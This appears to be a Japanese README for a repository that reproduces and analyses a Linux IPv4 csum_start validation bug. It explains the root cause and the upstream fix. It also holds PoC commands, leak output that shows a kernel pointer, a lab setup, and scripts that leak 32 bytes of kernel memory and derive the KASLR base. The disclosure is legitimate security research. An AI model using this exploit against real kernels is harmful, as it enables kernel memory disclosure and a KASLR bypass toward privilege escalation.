
 gandli/cve-2026-99999-pwnescape
Linux IPv4 csum_start 検証バグ(CVE-2026-99999)の再現と分析:ヘッダー書き換え、32バイトのヒープ情報漏洩、リークオラクル、および KASLR の回避。

English · 简体中文

6785011f8b16(「ipv4: validate checksum_start before completing checksum」)によって修正されたLinux IPv4のcsum_start検証バグの再現です。
ゲストVM内でのコード実行を前提に、準備されたTAP上の非特権プロセスが、カーネルがすでに解析済みのヘッダーを書き換え、その後パケットのリニアデータから32バイト先を読み取ります。
| 前提条件 | ゲストVM内でのコード実行 — リモートでも事前認証でもない |
| 再現環境 | 6.18.54.1-microsoft-standard-WSL2 |
| 影響を受けるカーネル | 各ブランチの修正より前のすべてのリリース — KERNELS.md |
| 修正済み | 6.18.57 · 6.12.113 · 6.6.159 · 6.1.190 · 5.15.223 · 5.10.272 · 7.2.11 |
| CVSS 3.1 | 9.3 — AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| アップストリーム修正 | 6785011f8b16abf40b1e9d8b2e332232b3e68822 (Michael S. Tsirkin) |
| 報告者 | Paulos Yibelo (pwn.ai) |
| ビルド済み | v1.0.0 静的バイナリ |
$ python3 poc/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
[leak] head=8 rest=400 linear=28B copy=60B overrun=32B adj=0x24d6 spray=32
[leak] 3 output fragment(s)
  frag 0: first=0x4f ihl=60B tot_len=196
    options[40]: a5a5a5a5a5a5a5a50000000000000000000000000000000000000000000000a9cb439e88ffff0000
    past linear head: 32B, 7 nonzero
[leak] OK: 32 bytes copied past skb_headlen() into IPv4 options
先頭バイトは 0x45 ではなく 0x4f です — バージョン4、ヘッダ長は5ワードではなく15ワードです。8つの a5 バイトは、この再現プログラムがフラグメントに書き込んだマーカーであり、その後に続くものはパケットの一部ではありません。a9 cb 43 9e 88 ff ff は 0xffff889e43cba9、つまりカーネルのダイレクトマップアドレスとして読み取れます。
skb_checksum_help() はチェックサムメタデータを書き込みに変換します:
write address = skb->head + csum_start + csum_offset
csum_start が IPv4 ヘッダーの後ろにあることを確認するチェックは、この修正以前には存在しませんでした。
受け入れチェックでは、トランスポートオフセットを、現在の skb->data を基準に測定された最小ヘッダー長 — フレーム相対座標 — と比較します:
/* include/linux/virtio_net.h, __virtio_net_hdr_to_skb() */
if (!skb_partial_csum_set(skb, start, off))
        return -EINVAL;
if (skb_transport_offset(skb) < nh_min_len)   /* 20 bytes */
        return -EINVAL;
[ eth 14 ][ vlan 4 ][ vlan 4 ][ ipv4 ... ] というフレームに対して、csum_start = 22 は skb_transport_offset() == 22 >= 20 となるため、メタデータは受け入れられるが、ネットワークヘッダからの実際の距離は 0 である。2 つの VLAN タグは受信パスで除去されるため、フレーム相対の座標が L3 まで生き残り、遅延書き込みが version/ihl に着地する。
順序がもう一方の半分である。ip_do_fragment() は iph->ihl を読む前に保留中のチェックサムを完了していた:
/* net/ipv4/ip_output.c, pre-fix */
if (skb->ip_summed == CHECKSUM_PARTIAL && (err = skb_checksum_help(skb)))
        goto fail;

iph = ip_hdr(skb);
...
hlen = iph->ihl * 4;          /* now 60, not 20 */
ヘッダーは20バイトとして検証されましたが、コンシューマーは同じメモリから15ワードを読み取ります。skb_checksum_help() に落ち度はありません — メタデータが、実際に存在するパケットとは異なるパケットを記述することが許されていたのです。
修正では、ネットワーク相対の境界を追加し、すべての完了サイトの前にそれを呼び出します:
static inline int ip_check_csum_start(const struct sk_buff *skb)
{
        if (unlikely(skb->csum_start < skb->network_header + ip_hdrlen(skb)))
                return -EINVAL;
        return 0;
}
C = csum_start、N = network_header、H = ip_hdrlen、O >= 0 の場合、
C >= N + H を要求することで、書き込み C + O がヘッダーに到達できなくなります。
脆弱なカーネル上の特権コンテナ(重要なのはカーネルです):
docker run -d --name pwnesc --privileged debian:12-slim sleep infinity
docker exec pwnesc apt-get update -qq
docker exec pwnesc apt-get install -y -qq iproute2 nftables python3
docker cp lab/setup.sh pwnesc:/root/setup.sh
docker cp poc/pwnescape.py pwnesc:/root/pwnescape.py
docker exec pwnesc sh /root/setup.sh

# header rewrite only
docker exec pwnesc python3 /root/pwnescape.py --only-verify

# 32-byte disclosure past the linear head
docker exec pwnesc python3 /root/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
ベアメタルのテストホストまたは VM 上で: sudo sh lab/setup.sh を実行し、その後、そのネットワーク名前空間内で root として同じコマンドを実行します。/dev/net/tun、nf_conntrack、nf_defrag_ipv4、ip、nft が必要です。

lab/setup.sh は、インジェクション用の TAP とイグレス用の veth ペアを構築します:
              inject                       forward + defrag          egress
  userland ──────────► pwntap 10.0.0.1/24 ─────────────────► pwnv0 10.99.0.1/24
  (virtio_net_hdr,       |                  conntrack defrag        MTU 200
   csum_start=22)        |                  nft prerouting -450         │
                         └── two fragments reassembled ────────────────┤
                             into a 28-byte linear head                ▼
                                                                     pwnv1
                                                                  (capture)
nft の ct ルールは nf_defrag_ipv4 を登録するため、2 つのフラグメントは転送パスが再びフラグメント化する前に再アセンブルされます。pwnv1 にループバックして戻ってくるものはすべてドロップされます。lab/teardown.sh はそれらすべてを削除します。
オフセット 0 のフラグメントは 8 バイトを運ぶため、再アセンブル後の論理的なリニアヘッドは 20 + 8 = 28 バイトになりますが、フラグメンタは ihl * 4 = 60 をコピーします:
[ 20 header ][ 8 payload ] | 32 bytes that are not part of the packet
                            └─ copied into the fragments' IPv4 options
overrun = 60 - (20 + head) であるため、--head 40 が制御ケース(境界を越えるバイトはない)となり、--head 8 では 32 バイトの情報漏えいが発生します。
slab パスでは、末尾は CONFIG_INIT_ON_ALLOC_DEFAULT_ON によってゼロ埋めされ、漏えいは 00 として読み取られます。--page は skb のヘッドを再利用された page_frag 上に移動させ、そこでは末尾にそのページが以前保持していた内容が残っています。
python3 exp/probe.py --passive        # version verdict, no packets
python3 exp/probe.py --active         # A/B behavioural verdict, leaks nothing
python3 exp/leak.py --rounds 24       # repeatable 32-byte disclosure + physmap KASLR base
probe.py は、チェックサムメタデータが正しく整形された制御用データグラムと、csum_start が IPv4 ヘッダー上に位置するデータグラムを比較する。ヘッダーが書き換えられた場合は脆弱、ガードによってテストが破棄された場合は修正済み、何もキャプチャされなかった場合はラボ環境の問題である。leak.py はオーバーリードを繰り返し、正規のカーネルポインタを抽出して physmap の KASLR ベースを導出する。
判定マトリクスと書き込み/読み取りプリミティブの分析については exp/EXP.md を、影響を受ける環境、条件ごとの要件、バージョン依存の csum_start ジオメトリについては IMPACT.md を参照のこと。このリポジトリは開示と KASLR の攻略までで止まる。exp/chain.py は、書き込みが任意のカーネル書き込みになれない理由を測定する。カーネルはパケットバッファを外れるような csum_start を拒否し、4 つの昇格ターゲットが 1 つずつテストされる。
| フラグ | 意味 |
|---|---|
--head N | オフセット 0 のフラグメントのペイロード(8 の倍数、8..40)。オーバーラン = 40 - N |
--rest N | 完了フラグメントのペイロード(デフォルト 400) |
--spray N | head skb の直前に確保される同サイズのフレーム |
--spray-fill B | スプレーフレームに格納されるバイト(デフォルト 0xee) |
--page | build_skb() / page_frag パスを強制(O_NONBLOCK + sk_sndbuf = INT_MAX) |
--skip-verify | 単一データグラムのヘッダーチェックをスキップ |
--only-verify | ヘッダーチェックのみを実行 |






